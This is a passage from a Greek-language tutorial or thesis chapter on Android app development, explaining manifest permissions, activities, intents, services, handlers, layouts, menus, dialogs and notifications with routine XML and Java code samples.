παράδειγμα, αν ο χρήστης επιχειρήσει να εγκαταστήσει μία εφαρμογή άσχετη με τηλεφωνικές κλήσεις ή μηνύματα, και δει πριν την εγκατάσταση ότι αυτή ζητάει άδεια για τηλεφωνικές κλήσεις ή αποστολή μηνυμάτων, τότε θα καταλάβει ότι η εφαρμογή αυτή είναι πιθανότατα κακόβουλη και δεν πρέπει να εγκατασταθεί. Αν, βέβαια, οι συγκεκριμένες αυτές άδειες δεν αναγράφονται, τότε ο χρήστης είναι σίγουρος ότι η εφαρμογή δε θα μπορέσει με κανένα τρόπο να στείλει κάποιο γραπτό μήνυμα ή να πραγματοποιήσει κάποια τηλεφωνική κλήση. Ακόμα και αν επιχειρούσε να το κάνει, η εφαρμογή θα εμφάνιζε σφάλμα τη στιγμή που επιχειρούσαμε να την τρέξουμε και δε θα λειτουργούσε.

Στο παρακάτω παράδειγμα, ζητείται άδεια χρήσης του διαδικτύου, της εξωτερικής κάρτας μνήμης και της κάμερας.

```
  <uses-permission android:name="android.permission.INTERNET"/>

    <uses-permission
android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>

    <uses-permission android:name="android.permission.CAMERA"/>
```

Activity

Η Activity είναι το πιο σύνηθες από τα τέσσερα άλλα δομικά στοιχεία. Ένα activity σχετίζεται με μια διαφορετική οθόνη της εφαρμογής. Κάθε activity είναι μια ξεχωριστή κλάση που κάνει extend την βασική κλάση Activity του Android. Η κλάση αυτή εμφανίζει στην οθόνη ένα interface χρήστη που συντίθεται από Views και απαντά σε διάφορα γεγονότα (events). Για παράδειγμα, μια εφαρμογή γραπτών μηνυμάτων μπορεί να έχει μια οθόνη που να δείχνει μια λίστα με τις επαφές στις οποίες μπορεί να σταλεί το συγκεκριμένο μήνυμα, μια δεύτερη οθόνη για εγγραφή του μηνύματος στη δεδομένη επαφή και άλλες οθόνες που να κάνουν ρυθμίσεις των μηνυμάτων ή να δείχνουν το ιστορικό αποστολής μηνυμάτων. Καθεμία από τις οθόνες αυτές θα υλοποιούνταν ως μια activity. Η εναλλαγή μεταξύ των διαφορετικών "οθονών" ισοδυναμεί με έναρξη μιας καινούριας activity. Σε μερικές περιπτώσεις μια activity μπορεί να επιστρέψει μια τιμή σε μια προηγούμενη activity.

Όταν μια νέα οθόνη ανοίγει , η προηγούμενη μπαίνει σε αναμονή λειτουργίας και τοποθετείται σε στοίβα με τις πρόσφατα ανολοκλήρωτες activities. Ο χρήστης μπορεί να πλοηγηθεί προς τα πίσω και να δει τα προηγούμενα ανοιχτά screens. Τα screens αυτά μπορεί επίσης να επιλεγεί να διαγραφούν από τη στοίβα ιστορικού όταν καταλαμβάνουν χώρο και δεν χρειάζεται να μένουν εκεί.

Το λογισμικό Android χρησιμοποιεί μια ειδική κλάση που ονομάζεται Intent για το "πέρασμα" από activity σε activity (οθόνη σε οθόνη). Τα δύο πιο σημαντικά στοιχεία στην αρχιτεκτονική λειτουργίας του intent είναι η ενέργεια και τα δεδομένα επί των οποίων θα ενεργήσει. Τυπικές τιμές για μια δράση/ενέργεια είναι οι MAIN, VIEW, PICK, EDIT κ.α. Τα δεδομένα εκφράζονται μέσω ενός URI(Uniform Resource Indicator). Για παράδειγμα, για να δούμε ένα site στον browser , θα πρέπει να δημιουργήσουμε ένα Intent με τη δράση ACTION και με τα δεδομένα να καθορίζονται από το website-uri.

Υπάρχει επίσης μια σχετική κλάση που ονομάζεται IntentFilter. Αν το intent είναι μία αίτηση για να γίνει κάτι, το intent filter περιγράφει ποια και πόσα τέτοια intents μπορεί να χειριστεί μια activity.

Intent Receiver

Ένας intent receiver χρειάζεται όταν ο προγραμματιστής της εφαρμογής θέλει να χρησιμοποιήσει κώδικα μέσα στην εφαρμογή του που θα εκτελείται όταν συμβαίνει ένα εξωτερικό γεγονός, για παράδειγμα όταν χτυπά το τηλέφωνο ή όταν ένα ασύρματο δίκτυο γίνεται διαθέσιμο. Οι intent receivers δεν προβάλλουν κάποιο interface χρήστη, αλλά προβάλλουν Notifications για να ειδοποιήσουν τον χρήστη, εάν κάτι σημαντικό λαμβάνει χώρα. Οι Intent Receivers δηλώνονται και αυτοί στο AndroidManifest.xml.

Services

Ένα service είναι τμήμα κώδικα που εκτελείται χωρίς κάποιο interface χρήστη. Ένα καλό παράδειγμα service είναι ο media player που παίζει τραγούδια από μια λίστα. Σε μια εφαρμογή media player, είναι λογικό να υπάρχουν διάφορες οθόνες, άρα και πολλές activities, όπου ο χρήστης θα μπορεί να επιλέξει τραγούδια και να τα ακούσει. Παρόλα αυτά το playback δε θα πρέπει να χειρίζεται από μια activity γιατί ο χρήστης περιμένει να μπορεί να περιηγείται στη λίστα τραγουδιών του χωρίς το τραγούδι που ακούει εκείνη τη στιγμή να σταματήσει . Σε αυτή την περίπτωση, η κύρια activity του media player θα ξεκινήσει να εκτελεί ένα service στο background , οπότε ο χρήστης θα μπορεί να κάνει pause, rewind κ.τ.λ..

Content Providers

Οι εφαρμογές μπορούν να αποθηκεύσουν τα δεδομένα τους σε αρχεία , στη βάση δεδομένων SQLite, σε preferences ή χρησιμοποιώντας οποιονδήποτε άλλο μηχανισμό που τους παρέχει αυτή τη δυνατότητα. Ένας content provider είναι χρήσιμος εάν θέλουμε τα δεδομένα μιας εφαρμογής να γίνουν διαθέσιμα και σε άλλες εφαρμογές. Ο content provider είναι μια κλάση που υλοποιεί ένα standard set από μεθόδους, οι οποίες επιτρέπουν σε άλλες εφαρμογές να αποθηκεύουν και να ανακτούν τον τύπο δεδομένων που χειρίζεται ο content provider.

Resources

Στα resources μιας εφαρμογής ορίζεται το layout των activities, οι διάφορες εικόνες και τα λεκτικά που χρησιμοποιούνται στα activities. Σε κάθε activity αντιστοιχεί ένα Layout αρχείο, το οποίο περιγράφει τη θέση των διάφορων αντικειμένων στην οθόνη.

Το layout αρχείο είναι ένα αρχείο xml. Στην πράξη το αρχείο αυτό διαμορφώνεται από κατάλληλους γραφικούς editors που προσφέρονται από ολοκληρωμένα περιβάλλοντα ανάπτυξης όπως το Eclipse.

Στην ενότητα για την διεπαφή χρήστη αναφέρεται ότι η διάταξη των γραφικών στοιχείων δηλώνεται σε αρχεία xml. Συγκεκριμένα στο project της εφαρμογής μας υπάρχει ο φάκελος res/layout/ στον οποίο τοποθετούμε όλα τα αρχεία xml που αφορούν στο user interface της εφαρμογής μας (το res προέρχεται από το resources).

Παράδειγμα

Έστω ότι η εφαρμογή μας περιέχει τρεις διαφορετικές οθόνες (δηλαδή τρεις διαφορετικές activities), με κάθε μία να χρησιμοποιεί το δικό της user interface. Τοποθετούμε λοιπόν τα αρχεία myfirstscreen.xml, mysecondscreen.xml και mythirdscreen.xml στον παραπάνω φάκελο. Όμως η τρίτη οθόνη της εφαρμογής μας εμφανίζει τρεις εικόνες, άρα θέλουμε να χρησιμοποιήσουμε διαφορετική διάταξη την τρίτη οθόνη. Όλα τα αρχεία xml που αφορούν στο user interface και συγκεκριμένα στην περίπτωση του landscape mode, τοποθετούνται στο φάκελο res/layout-land/ (δηλαδή layout-landscape). Άρα, λοιπόν, δημιουργούμε ένα ακόμα αρχείο xml με το ίδιο ακριβώς όνομα mythirdscreen.xml το οποίο όμως τοποθετούμε στο φάκελο res/layout-land/.

Η εντολή που χρησιμοποιείται για να δηλωθεί το αρχείο xml που θα χρησιμοποιηθεί σε μία activity είναι η setContentView().Όταν θα εκτελεστεί η εφαρμογή μας και συγκεκριμένα η εντολή setContentView() το λειτουργικό σύστημα Android θα ελέγξει τον προσανατολισμό της συσκευής μας και θα επιλέξει το κατάλληλο αρχείο xml. Αν βρισκόμαστε στην πρώτη οθόνη σε προσανατολισμό

portrait και αλλάξουμε προσανατολισμό σε landscape, τότε το Android θα ελέγξει αν υπάρχει το αρχείο myfirstscreen.xml στον φάκελο res/layout-land/. Δε θα το βρει όμως διότι δεν το έχουμε ορίσει, άρα θα χρησιμοποιήσει το προεπιλεγμένο αρχείο το οποίο βρίσκεται στο φάκελο res/layout/ και τελικά η διάταξη των στοιχείων θα είναι κοινή και για τους δύο προσανατολισμούς.

Τα ίδια ισχύουν και για τη δεύτερη οθόνη. Στην τρίτη όμως οθόνη, όταν αλλάξουμε προσανατολισμό από portrait σε landscape τότε θα βρεθεί το αρχείο mythirdscreen.xml στο φάκελο res/layout-land/ άρα τελικά θα χρησιμοποιηθεί αυτό για τη διάταξη των γραφικών στοιχείων. Φυσικά όταν επιστρέψουμε πάλι σε portrait mode θα αλλάξει και η διάταξη.

Στο παράδειγμα κώδικα που ακολουθεί, ορίζεται ένα Textview με αναγνωριστικό textView1, το οποίο είναι ένα block κειμένου. Δεξιά από αυτό (android: layout_toRightOf ="@+id/textView1"), ορίζεται ένα πεδίο στο οποίο μπορεί ο χρήστης να εισάγει κείμενο, με αναγνωριστικό editText1.


```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    android:layout_width="match_parent"
    android:layout_height="match_parent" >

    <TextView
        android:id="@+id/textView1"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_alignBaseline="@+id/editText1"
        android:layout_alignBottom="@+id/editText1"
        android:layout_alignParentLeft="true"
        android:layout_marginLeft="22dp"
        android:text="Status:" />

     <EditText
        android:id="@+id/editText1"
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:layout_above="@+id/captureFront"
        android:layout_marginBottom="20dp"
        android:layout_marginLeft="14dp"
        android:layout_toRightOf="@+id/textView1"
        android:ems="10"
        android:inputType="textPersonName" >

        <requestFocus />
    </EditText> </RelativeLayout>
```

Handlers

Ένας Handler επιτρέπει την αποστολή και επεξεργασία μηνυμάτων και εκτελέσιμων αντικειμένων που σχετίζονται με το MessageQueue ενός νήματος. Κάθε αντικείμενο τύπου Handler συνδέεται με ένα νήμα και την ουρά μηνυμάτων αυτού του νήματος.

Υπάρχουν δύο κύριες χρήσεις για ένα Handler:

- για τον χρονοπρογραμματισμό μηνυμάτων και runnables ώστε να εκτελεστούν σε κάποιο σημείο στο μέλλον.
- για την τοποθέτηση στην ουρά μιας ενέργειας που πρέπει να εκτελεστεί σε ένα διαφορετικό νήμα από το τρέχον.

Η δεύτερη περίπτωση έχει ιδιαίτερο ενδιαφέρον, καθώς για λόγους καλής λειτουργίας, χρονοβόρες διαδικασίες που πρέπει να τρέξουν σε κάποιο activity, τοποθετούνται σε διαφορετικό νήμα (thread). Αν για παράδειγμα με το πάτημα ενός πλήκτρου πρέπει να σταλεί κάτι στο διαδίκτυο και η απάντηση να ενημερώσει κάποιο block στο activity, τότε η διαδικασία γίνεται μέσω ενός νέου νήματος. Προκειμένου όμως το νήμα να μπορεί να ενημερώσει το activity που το δημιούργησε θα πρέπει να χρησιμοποιήσει ένα handler.

Ακολουθεί ένα παράδειγμα χρήσης:

```
//handles messages send from other threads

 public Handler _handler = new Handler() {

         @Override

         public void handleMessage(Message msg) {

         Bundle bundle = msg.getData();

         Set<String> keyset = bundle.keySet();

         Iterator<String> it = keyset.iterator();
```

```
          while(it.hasNext()){
                    String key = it.next();
          Log.d(TAG, "Bundle key:" + key + " ,value:" +  bundle.getString(key));
          }
          super.handleMessage(msg);
          }
};
```

Αντίστοιχα, στο thread, στο παρακάτω παράδειγμα, δημιουργείται ένα μήνυμα (Message)

```
Message msg = Message.obtain();
Bundle messageData = new Bundle();
msg.what = 1;
messageData.putString("text", "This is the content of the message");
msg.setData(messageData);

//send message to activity
activity._handler.sendMessage(msg);
```

4.3. Διεπαφή χρήστη.

Η διεπαφή χρήστη έχει τεράστια σημασία για κάθε εφαρμογή. Αποτελεί την τελική εικόνα που βλέπει ο χρήστης, το γραφικό περιβάλλον στο οποίο θα περιηγείται, και ενεργοποιεί όλες τις λειτουργίες της εφαρμογής. Το user interface και η λειτουργικότητα της εφαρμογής αποτελούν αλληλένδετα στοιχεία και χωρίς το ένα δε μπορεί να υπάρξει το άλλο. Πολλές φορές μάλιστα είναι δυσκολότερος ο σχεδιασμός ενός όμορφου και εύχρηστου περιβάλλοντος εργασίας, παρά η ίδια η λειτουργικότητα της εφαρμογής. Καθίσταται σαφές, λοιπόν, ότι απαιτεί μεγάλη προσπάθεια και προσοχή η δημιουργία ενός γραφικού περιβάλλοντος που θα προσελκύει τους χρήστες και θα τους ωθεί να χρησιμοποιούν μία συγκεκριμένη εφαρμογή έναντι μίας άλλης, με τις ίδιες λειτουργίες.

4.3.1. Layout.

Σε κάθε οθόνη της εφαρμογής, πρωταρχικό στοιχείο του γραφικού περιβάλλοντος αποτελεί η διάταξη των γραφικών στοιχείων ή layout. Το layout περιλαμβάνει όλα τα γραφικά στοιχεία της οθόνης, τα οποία μπορεί να είναι διατεταγμένα σε επιμέρους layouts.

Υπάρχουν 4 είδη layout, τα LinearLayout (γραμμική διάταξη), RelativeLayout (σχετική διάταξη), FrameLayout (διάταξη πλαισίου) και TableLayout (διάταξη πίνακα). (Υπάρχει και το AbsoluteLayout, το οποίο όμως έχει προταθεί να μην χρησιμοποιείται πλέον, διότι ορίζει τις απόλυτες θέσεις κάθε στοιχείου, οι οποίες όμως διαφέρουν ανάλογα με το κινητό τηλέφωνο και την οθόνη που χρησιμοποιείται η εφαρμογή).

Το LinearLayout αποτελεί διάταξη στοιχείων σε οριζόντια ή κατακόρυφη σειρά. Αν δηλαδή δηλώσουμε τρία στοιχεία A, B, C μέσα σε ένα οριζόντιο LinearLayout τότε τα

στοιχεία αυτά θα εμφανίζονται στην οθόνη σε μία οριζόντια διάταξη με τη σειρά που τα δηλώσαμε το ένα δίπλα στο άλλο.

Το RelativeLayout μας δίνει περισσότερη ελευθερία στη δήλωση των γραφικών στοιχείων, με την έννοια ότι κάθε στοιχείο μπορούμε να επιλέξουμε να το εμφανίσουμε σε συγκεκριμένο σημείο της οθόνης, όπως π.χ. στην αρχή, στο κέντρο, στο τέλος ή να επιλέξουμε τη θέση του σε σχέση με κάποιο άλλο στοιχείο.

Το FrameLayout αποτελεί την απλούστερη διάταξη στοιχείων. Είναι απλά ένας κενός χώρος τον οποίο μπορούμε να γεμίσουμε με κάποιο αντικείμενο, π.χ. μία εικόνα. Για το λόγο αυτό συνήθως χρησιμοποιείται σαν ρίζα (root) στο δέντρο των γραφικών στοιχείων της οθόνης.

Τέλος, το TableLayout όπως φανερώνει και η ονομασία του αποτελεί διάταξη πίνακα, δηλαδή μπορεί να διατάσσει τα παιδιά του (children) σε σειρές και στήλες. Σε όλα τα παραπάνω στοιχεία μπορούμε να ρυθμίσουμε αρκετές παραμέτρους όπως μέγεθος (πλάτος και ύψος), οριζόντια ή κατακόρυφη διάταξη, βαρύτητα (layout gravity) και άλλες.

Υπάρχουν δύο τρόποι για να δηλώσει κανείς τα layouts (όπως και κάθε άλλο γραφικό στοιχείο) της εφαρμογής: α) μέσω αρχείων xml ή β) μέσα στις activities της εφαρμογής. Τα αρχεία xml αποτελούν στατικό τρόπο δημιουργίας των γραφικών στοιχείων. Αποθηκεύονται σε συγκεκριμένο φάκελο του project και καλούνται για τη δημιουργία του γραφικού περιβάλλοντος μέσα από τις activities. Παρουσιάζουν δενδρική δομή για εύκολη συγγραφή και κατανόηση του περιεχομένου τους.

Πολλές φορές ωστόσο δε γνωρίζουμε εξαρχής τη διάταξη που θα χρησιμοποιήσουμε, διότι ίσως να εξαρτάται από ορισμένες επιλογές του χρήστη. Στις περιπτώσεις αυτές δημιουργούμε δυναμικά τα layouts μέσα στις activities και ορίζουμε εκεί τις παραμέτρους αυτών. Ωστόσο ο πιο εύκολος και συνηθέστερος τρόπος είναι (αν έχουμε τη δυνατότητα) να δημιουργήσουμε για κάθε οθόνη ένα διαφορετικό xml αρχείο που θα περιλαμβάνει τη διάταξη όλων των γραφικών της στοιχείων, και να το καλέσουμε μέσα από την αντίστοιχη activity.

Ακολουθούν δύο παραδείγματα διάταξης των γραφικών στοιχείων της οθόνης.

```
<?xml version-"1.0" encoding-'utf-8"?>

<LinearLayout

android:layout_width="fill_parent"

android:layout_height="fill_parent"

xmlns:android-’http://schemas.android.com/apk/res/android" >

<TextView

android:layout_width=" 105px" android:layout_height="wrap_content"
android:text="Hello World,\nUIActivity"

/>

<Button

android:layout_width=" 100px"

android:layout_height="wrap_content"

android:text="Button"

/>

</LinearLayout>
```

Σχήμα 6: Παράδειγμα κατασκευής ενός LinearLayout που περιλαμβάνει ένα κείμενο και ένα πλήκτρο

```
<?xml version-"1.0" encoding="utf-8"?>

<TableLayout

xmlns:android="http://schemas.android.com/apk/res/android"
android:layout_height="fill_parent" android:layout_width="fill_parent"
android:background="#000044" >

<TableRow>

<TextView

android:text="User Name:" android:width =" 120px"/>

<EditText android:id="@+id/txtUserName" android:width="200px" />

</TableRow>

<TableRow>

<TextView android:text-'Password:"/>

<EditText

android:id="@+id/txtPassword"

android:password="true"
```

```
/>

</TableRow>

<TableRow>

<TextView />

<CheckBox android:id=" @+id/chkRememberPassword" android:layout_width=
"fill_parent" android:layout_height="wrap_content"
android:text="Remember Password"

/>

</TableRow>

<TableRow>

<Button

android:id="@+id/buttonSignIn" android:text="Log In" />

</TableRow>

</TableLayout>
```

Σχήμα 7: Παράδειγμα κατασκευής ενός TableLayout το οποίο ζητάει όνομα χρήστη και κωδικό πρόσβασης.

4.3.2. Τα μενού.

Τα μενού αποτελούν ένα σημαντικό κομμάτι της διεπαφής χρήστη για κάθε οθόνη της εφαρμογής, διότι παρέχουν στο χρήστη ένα γνωστό και φιλικό τρόπο για να εισάγει τις επιλογές του. Στο λειτουργικό σύστημα Android, υπάρχουν τρία διαφορετικά είδη μενού, το μενού επιλογών (options menu), το μενού πλαισίου (context menu) και το υπομενού (submenu), τα οποία δηλώνονται και αυτά σε αρχεία xml.

Το options menu αποτελεί το βασικότερο μενού μίας εφαρμογής. Εμφανίζεται τη στιγμή που πατάμε το κουμπί menu του κινητού μας τηλεφώνου και περιέχει όλες τις βασικές επιλογές της εφαρμογής μας. Αποτελεί κυρίως τον τρόπο με τον οποίο περιηγούμαστε μεταξύ των διαφορετικών οθονών και activities της εφαρμογής μας. Στον κώδικα της εφαρμογής μας ορίζουμε κάθε επιλογή του μενού σε ποια activity θα οδηγήσει το χρήστη.

Το context menu (το οποίο περιλαμβάνει επιλογές αντίστοιχες με το δεξί κλικ σε κλασικά λειτουργικά συστήματα) οποιοδήποτε γραφικό στοιχείο το ορίσει ο προγραμματιστής (εικόνα, κείμενο κλπ) ενεργοποιείται από τον χρήστη με παρατεταμένο πάτημα (press and hold ή long press) του στοιχείου αυτού. Για παράδειγμα στο context menu ενός κειμένου θα όριζε κανείς επιλογές “αντιγραφή”, “αποκοπή” κλπ, στο context menu μίας διεύθυνσης URL σε εφαρμογή web browser θα ορίζαμε επιλογές “άνοιγμα”, “άνοιγμα σε νέα καρτέλα” κ.ο.κ.


Το submenu μπορεί να προστεθεί σαν επιλογή στα δύο παραπάνω menu και όπως δείχνει και το όνομά του ανοίγει ένα επιπλέον μενού για περισσότερες επιλογές. Χρησιμοποιείται σε περιπτώσεις που η εφαρμογή μας εκτελεί αρκετές λειτουργίες και θέλουμε να τις οργανώσουμε σε μενού. (Αντίστοιχα με τις επιλογές “Αρχείο”, “Επεξεργασία”, “Προβολή” κλπ που διαθέτουν τα περισσότερα προγράμματα).

4.3.3. Dialogs.

Ο διάλογος (dialog) είναι συνήθως ένα μικρό παράθυρο που εμφανίζεται στην οθόνη μπροστά από την activity που τον κάλεσε. Η activity αυτή χάνει την εστίαση που είχε (focus) και το παράθυρο του διαλόγου είναι το μοναδικό με το οποίο μπορεί να αλληλεπιδράσει ο χρήστης. Χρησιμοποιείται είτε για ενημέρωση του χρήστη για κάποιο γεγονός είτε για να ορίσει ο χρήστης κάποια επιλογή του. Τα κυριότερα είδη διαλόγων είναι ο AlertDialog (διάλογος ειδοποίησης) και ο ProgressDialog (διάλογος προόδου).

Ο AlertDialog είναι ο πιο συνηθισμένος διάλογος. Αποτελείται από ένα τίτλο, ένα μήνυμα, ορισμένα κουμπιά ή μία λίστα από επιλογές. Για κάθε κουμπί του διαλόγου, ορίζουμε μέσα στην activity τις ενέργειες που θα ακολουθήσουν όταν το πατήσει ο χρήστης. Ακολουθεί ένα παράδειγμα κώδικα για τη δημιουργία ενός AlertDialog με δύο κουμπιά, καθώς και το αποτέλεσμα που παράγει.

```
AlertDialog.Builder builder = new AlertDialog.Builder(this);
builder.setMessage("Are you sure you want to exit?")

. setCancelable(false)

.setPositiveButton("Yes", new DialogInterface.OnClickListener() { public
void onClick(DialogInterface dialog, int id) { MyActivity.this.finish();

}

})

.setNegativeButton("No", new DialogInterface.OnClickListener() { public
void onClick(DialogInterface dialog, int id) { dialog.cancel();

}

});

AlertDialog alert = builder.create();
```



Σχήμα 8 : Παράδειγμα AlertDialog.

Ο ProgressDialog αποτελεί ουσιαστικά επέκταση του AlertDialog και χρησιμοποιείται όταν θέλουμε να εμφανίσουμε στο χρήστη την πρόοδο για κάποια ενέργεια. Για παράδειγμα όταν θέλουμε να κατεβάσουμε κάποιες εικόνες από το διαδίκτυο και να τις εμφανίσουμε στο χρήστη, θα χρειαστούμε κάποιο χρονικό διάστημα για να ολοκληρωθεί αυτή η ενέργεια. Οπότε για να μη βλέπει ο χρήστης μία κενή μαύρη οθόνη, εμφανίζουμε έναν ProgressDialog και στο background εκτελούμε τις χρονοβόρες διαδικασίες.

Υπάρχουν δύο τρόποι για να ακυρώσει κανείς έναν διάλογο. Τις περισσότερες φορές θέλουμε να δώσουμε στο χρήστη την ελευθερία να ακυρώσει έναν διάλογο με τον πιο φυσικό τρόπο του Android, δηλαδή το back button. Το γεγονός αυτό το επιτυγχάνουμε ορίζοντας τον διάλογό μας cancellable (ακυρώσιμο). Ακόμη, στις ενέργειες που ακολουθούν όταν ο χρήστης πατήσει κάποιο κουμπί, τις περισσότερες φορές πρέπει να συμπεριλάβουμε και την εντολή myDialog.dismiss() (αν έχουμε ονομάσει τον διάλογό μας myDialog) ώστε ο διάλογός μας να εξαφανιστεί και έπειτα να συνεχίσει η ροή της εφαρμογής ανάλογα με την επιλογή του χρήστη.

4.3.4. Ειδοποιήσεις (Notifications).

Σε πολλές περιπτώσεις θέλουμε να ενημερώσουμε το χρήστη για κάποιο γεγονός ή αποτέλεσμα σχετικό με την εφαρμογή μας. Ορισμένα από αυτά τα γεγονότα απαιτούν κάποια απάντηση από το χρήστη και άλλα όχι.

Για παράδειγμα όταν ο χρήστης αποθηκεύει ένα αρχείο, θα θέλαμε να δει κάποιο μήνυμα ότι το αρχείο αποθηκεύτηκε επιτυχώς. Ή όταν η εφαρμογή μας τρέχει στο background και θέλει να ενημερώσει το χρήστη για κάποιο γεγονός, θα πρέπει να στείλει κάποια ειδοποίηση την οποία ο χρήστης να μπορεί να “ανοίξει” όταν αυτός επιθυμεί. Στην πρώτη περίπτωση χρησιμοποιούμε toast notification, ενώ στη δεύτερη status bar notification.


Toast Notification

Το toast notification είναι ένα μήνυμα που εμφανίζεται για λίγα δευτερόλεπτα στο παράθυρο που βρίσκεται ο χρήστης, οποιασδήποτε εφαρμογής. Ο χώρος που καταλαμβάνει είναι ο ελάχιστος απαιτούμενος ώστε το μήνυμα να είναι εμφανές, ενώ ο χρήστης μπορεί όσο εμφανίζεται το μήνυμα να αλληλεπιδρά με την activity στην οποία βρίσκεται. Δεν υπάρχει κάποια επιλογή σε αυτή την ειδοποίηση, παρά μόνο ενημέρωση, δηλαδή ο χρήστης δε μπορεί να αλληλεπιδράσει με την ειδοποίηση. Χρησιμοποιείται συνήθως για μικρά μηνύματα που δεν απαιτούν κάποια ενέργεια από το χρήστη, όπως για παράδειγμα “Το αρχείο αποθηκεύτηκε επιτυχώς”, “Το ξυπνητήρι ορίστηκε στις ...” κλπ.

```
Context context - getApplicationContext();

CharSequence text = "This alarm is set for " + hours + " hours and " +
minutes + " minutes from now.";

int duration = Toast.LENGTH_SHORT;

Toast toast = Toast.makeText(context, text, duration); toast.show();
```

Status Bar Notification

Το status bar notification, όπως φανερώνει και το όνομά της, είναι μία ειδοποίηση η οποία εμφανίζεται στη status bar του κινητού τηλεφώνου μας, και την οποία μπορούμε να ανοίξουμε είτε βρισκόμαστε στο κεντρικό μενού του τηλεφώνου μας, είτε σε κάποια εφαρμογή. Αντίθετα με την toast, η status bar notification μπορεί να επιλεχθεί και να ξεκινήσει κάποια λειτουργία ανάλογα με τις ενέργειες που έχουμε ορίσει στον κώδικα της εφαρμογής. Για παράδειγμα, όταν κατεβάζουμε ένα αρχείο από το διαδίκτυο, όταν η λήψη ολοκληρωθεί, θα θέλαμε να επιλέξουμε την ειδοποίηση αυτή και με τον τρόπο αυτό είτε να ανοίξουμε το φάκελο που βρίσκεται το αρχείο, είτε να το τρέξουμε. Τις περισσότερες φορές οι toast notifications ενεργοποιούνται από activities, ενώ οι status bar notifications από services.



Σχήμα 9: Παράδειγμα status bar notification.

4.3.5. Application Resources & Συμβατότητα.

Με τον όρο application resources εννοούμε όλα τα στατικά στοιχεία τα οποία χρησιμοποιεί η εφαρμογή μας, όπως για παράδειγμα οι εικόνες και τα strings που χρησιμοποιούμε στον κώδικα. Όλα αυτά τα στοιχεία θα πρέπει να είναι ανεξάρτητα από τον κώδικα της εφαρμογής, δηλαδή να δηλώνονται σε διαφορετικά σημεία από τις κλάσεις μας, για λόγους συμβατότητας της εφαρμογής μας. Δηλαδή αν η εφαρμογή μας εμφανίζει σε μία οθόνη κάποιες εικόνες, θα θέλαμε ίσως να τις εμφανίσουμε με διαφορετικό τρόπο όταν βρισκόμαστε σε portrait mode και με διαφορετικό όταν βρισκόμαστε σε landscape.

Επίσης, για να κάνουμε την εφαρμογή να υποστηρίζει αρκετές γλώσσες θα μπορούσαμε να κρατάμε σε διαφορετικό αρχείο τα strings για κάθε γλώσσα και να τα προσπελαύνουμε με τον ίδιο τρόπο από τον κώδικα της εφαρμογής. Έτσι λοιπόν, για κάθε στοιχείο που θα χρησιμοποιήσουμε ορίζουμε κάθε φορά το προεπιλεγμένο (default) και έπειτα αν θέλουμε και άλλα εναλλακτικά (alternative), τα οποία μπορεί να εξαρτώνται από τον προσανατολισμό (orientation) της συσκευής, το μέγεθος της οθόνης, τη γλώσσα που χρησιμοποιεί ο χρήστης στη συσκευή κλπ.

4.3.6. Προσανατολισμός.

Οι συσκευές με λειτουργικό σύστημα Android μπορούν να τοποθετηθούν είτε σε προσανατολισμό πορτρέτου (portrait mode) είτε σε προσανατολισμό τοπίου (landscape mode). Η πρώτη περίπτωση αφορά τον πιο συνηθισμένο τρόπο χρήσης του κινητού, αυτόν που χρησιμοποιούμε το κινητό μας τηλέφωνο σε όρθια θέση, δηλαδή η μεγαλύτερη πλευρά της οθόνης είναι κατακόρυφη. Η δεύτερη περίπτωση είναι η αντίστροφη, δηλαδή όταν η μεγαλύτερη πλευρά της οθόνης είναι οριζόντια.

Αντιλαμβάνεται κανείς ότι τα γραφικά στοιχεία της οθόνης θα θέλαμε κάποιες φορές να εμφανίζονται με διαφορετικό τρόπο, ανάλογα τον προσανατολισμό της συσκευής. Το λειτουργικό σύστημα Android έχει τη δυνατότητα να επανασχεδιάζει τα γραφικά αυτά στοιχεία, όταν αλλάζουμε προσανατολισμό, και να τα εμφανίζει με τον τρόπο που έχουμε ορίσει εμείς. Ο προεπιλεγμένος τρόπος είναι να παρουσιάζεται το user interface με την ίδια διάταξη και στους δύο προσανατολισμούς. Έστω λοιπόν ότι θέλουμε να εμφανίσουμε τρεις εικόνες σε κάποια οθόνη της εφαρμογής μας, οι οποίες να καλύπτουν όλο το χώρο της οθόνης.

Η καλύτερη λύση θα ήταν όταν ο χρήστης χρησιμοποιεί το κινητό του σε portrait mode, να εμφανίζονται η μία κάτω απ' την άλλη, ενώ όταν αλλάζει σε landscape mode, να εμφανίζονται η μία δίπλα στην άλλη.

4.3.7. Μέγεθος Οθόνης.

